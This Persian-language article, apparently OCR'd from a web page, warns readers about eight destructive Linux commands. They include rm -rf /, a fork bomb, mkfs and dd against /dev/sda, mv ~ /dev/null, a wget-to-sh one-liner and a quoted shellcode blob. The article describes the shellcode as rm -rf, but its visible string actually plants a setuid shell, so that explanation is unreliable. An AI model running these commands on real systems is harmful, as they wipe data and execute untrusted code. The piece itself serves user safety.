
۸ دستور مرگبار لینوکس



دستورات ترمینال لینوکس بسیار قدرتمند هستند، لینوکس تاییدی مبنی بر اجرای دستوراتی که ممکن است روال عادی سیستم را مختل کند

از شما نمی پرسد. آموزش دستوراتی که شما نبایستی روی سیستم اجرا کنید از سیستم شما در مقابل آسیب های احتمالی محافظت می کند و همینطور درک شما را از اینکه لینوکس چگونه کار می کند بیشتر می کند هر چند این آموزش یک راهنمای جامع نیست و این دستورات می توانند با روش های مختلف با هم ترکیب شده و خروجی های مختلفی هم داشته باشند.

توجه کنید که بسیاری از این دستورات با استفاده از پیشوند sudo در توزیع ubuntu بسیار خطرناک خواهند بود در غیر اینصورت اصلا کار نخواهند کرد. در توزیع های دیگر لینوکس برای اجرای دستورات بایستی سطح دسترسی root داشته باشید.

۱ ـ دستور rm -rf /

این دستور هر چیزی روی سیستم شامل فایل های روی هارد، فایل های روی مدیاهای مختلف مثل USB،CD/DVD را حذف می کند.

۱.۱. rm : دستور rm به تنهایی و بدون استفاده از هیچ سوئیچی، فایل هایی که جلوی دستور مشخص می کنیم را حذف می کند.

۱.۲. rm -rf : دستور rm با استفاده از سوئیچ rf تمامی فایل ها و فولدرهای مسیر مشخص شده را به صورت بازگشتی recursively تمامی فایل ها و فولدرهای شاخه مربوطه را جذف می کند.

هنگام استفاده از این دستور خیلی مراقب باشید چون لینوکس از شما سوالی مبنی بر تائید حذف نمی پرسد. دستور rm همچنین می تواند به صورت های خطرناک دیگری هم استفاده شود مثل rm -rf ~ که باعث حذف تمامی فایل ها و فولدرهای کاربر جاری می شود و یا دستور rm -rf *. که تمامی فایل های مربوط به پیکربندی سیستم را حذف می کند.

درسی که می گیریم: مراقب دستور rm -rf باشید.

۲ـ دستور Disguised rm -rf /

در اینجا یکی از قطعه کدهایی که در سراسر وب وجود دارد را می بینید:


```
char esp[] __attribute__ ((section(“.text”))) /* e.s.p
release */
= “\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68″
“\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99″
“\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7″
“\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56″
“\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31″
“\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69″
“\x6e\x2f\x73\x68\x00\x2d\x63\x00″
“cp -p /bin/sh /tmp/.beyond; chmod 4755
;”;/tmp/.beyond
```

این تکه کد، ورژن هگزادسیمال / rm –rf می باشد که باعث حذف کلیه اطلاعات موجود در مسیر / روی سیستم می شود.

درسی که می گیریم: این بدیهی است که شما دستورات مبدل را به درستی درک نکنید ولی به هیچ عنوان دستوراتی که عجیب و غریب هستند را اجرا نکنید.

۳ـ دستور :(){ :|: & };: –

خط :(){ :|: & };: یک تابع دسته ایی ساده ولی بسیار خطرناک است،همین یک خط کوتاه یک تابع پوسته ایی تعریف می کند که کپی های جدیدی از خودش ایجاد می کند. پروسس پشت سرهم خودش را تکرار می کند و کپی های ایجاد شده هم خودشان پشت سرهم تکرار می شوند که به سرعت کل زمان و حافظه CPU را می گیرند و باعث متوقف شدن عملیات سیستم می شوند که این دستور به نوعی جزو حملات اولیه dos(denial-of-service attack) می باشد.



درسی که می گیریم: توابع دسته ایی بسیار قدرتمند هستند حتی اگر بسیار کوتاه باشند.

4– دستور mkfs.ext4 /dev/sda1

۴.۱. mkfs.ext4: یک فایل سیستم به فرمت ext4 در مسیر dev/sda1 ایجاد می کند.
۴.۲. dev/sda1: یک پارتیشن روی اولین هارد دیسک ایجاد می کند که احتمال زیاد در حال استفاده است.
ترکیب دو دستور فوق معادل فرمت کردن درایو C در ویندوز می باشد، در واقع فایل های مربوط به اولین پارتیشن را حذف می کند و با یک فایل سیستم جدید جایگزین می کند. این دستور به فرمت mkfs.ext3 /dev/sdb2 هم به کار می رود که باعث حذف کلیه اطلاعات موجود در دومین پارتیشن روی هارد شده و با یک فایل سیستم جدید به فرمت ext3 جایگزین می شود.
درسی که می گیریم: مراقب اجرای دستوراتی که مستقیم با هارد دیسک ها کار می کنند باشیم! به خصوص زمانی که شروع دستور با /dev/sd بود.

۵– دستور command > /dev/sda

دستور فوق مستقیما روی هارد دیسک می نویسد. این دستور به سادگی بعد از اجرای دستور command، خروجی دستور اجرا شده را مستقیما روی اولین هارد درایو می نویسد. نوشتن اطلاعات به صورت مستقیم روی هارد دیسک باعث ایجاد آسیب های جدی به سیستم می شود.
عملکرد دستور به صورت ذیل است:
۵.۱. command : یک دستور را اجرا می کند.
۵.۲. > : خروجی دستور اجرا شده را به مسیر مشخص شده ارسال می کند.

۵.۳. dev/sda : به صورت مستقیم خروجی دستور مرحله ۵.۱ را روی هارد درایو می نویسد.
درسی که می گیریم: مثل درسی که از دستور شماره ۴ گرفتیم. مراقب اجرای هر دستوری که شامل هارد دیسک به خصوص /dev/sd بود، باشیم!

۶- دستور dd if=/dev/random of=/dev/sda

یک سری اطلاعات ناکارآمد و اضافی روی هارد دیسک می نویسد و همچنین داده های روی اولین هارد درایو شما را هم پاک می کند. عملکرد دستور به صورت ذیل است:
۶.۱. dd: یک کپی از یک موقعیت روی سیستم به موقعیت دیگری انجام می دهد.
۶.۲. if=/dev/random : موقعیت اول جهت انجام عملیات کپی به عنوان ورودی.
۶.۳. of=/dev/sda : اطلاعات مربوط به مرحله ۶.۲ به عنوان زباله روی با اطلاعات اولین هارد دیسک جایگزین می کند.
درسی که می گیریم: دستور dd داده های روی سیستم را از جایی به جای دیگر کپی می کند و اگر عملیات کپی مستقیما بر روی هارد درایو ها انجام شود بسیار خطرناک خواهد بود!

۷. دستور mv ~ /dev/null

این دستور اطلاعات مربوط به فولدر home کاربر جاری را به محلی که وجود ندارد، اصطلاحا گودال سیاه منتقل می کند. عملکرد دستور به صورت ذیل است:
۷.۱. mv : انتقال فایل مشخص به موقعیت دیگر.
۷.۲. ~ : مشخص کننده مسیر home کاربر جاری است.
۷.۳. dev/null : باعث از بین رفتن کلیه فایل های home با کپی به /dev/null شده و نسخه اصلی فایل ها را نیز حذف می کند.
درسی که می گیریم: کاراکتر ~ به مسیر کاربر جاری اشاره می کند و /dev/null باعث حذف کلیه اطلاعات از روی آن می شود. مراقب استفاده از /dev/null باشید!

۸.دستور wget http://example.com/something -O - | sh

این دستور یک اسکریپت را دانلود و سپس اجرا می کند.
در واقع یک اسکریپت را از وب دانلود کرده و خروجی را به دستور sh ارسال می کند و sh هم محتوای اسکریپت دریافت شده را اجرا می کند در صورتی که اسکریپت از یک منبع نامظمئن باشد اجرای آن می تواند بسیار خطرناک باشد.
عملکرد دستور به صورت ذیل است:

۸.۱. wget : دانلود یک فایل از روی آدرس مشخصی ذیل بر بستر اینترنت.
۸.۲. http://example.com/something : آدرس مشخص جهت دانلود کردن فایل.
۸.۳. sh : ارسال فایل اسکریپت به دستور sh با استفاده از علامت | جهت اجرای اسکریپت.
درسی که می گیریم: فایل و اسکریپت های غیرقابل اطمینان را از وب دانلود نکنیم حتی اگر یک دستور ساده باشد!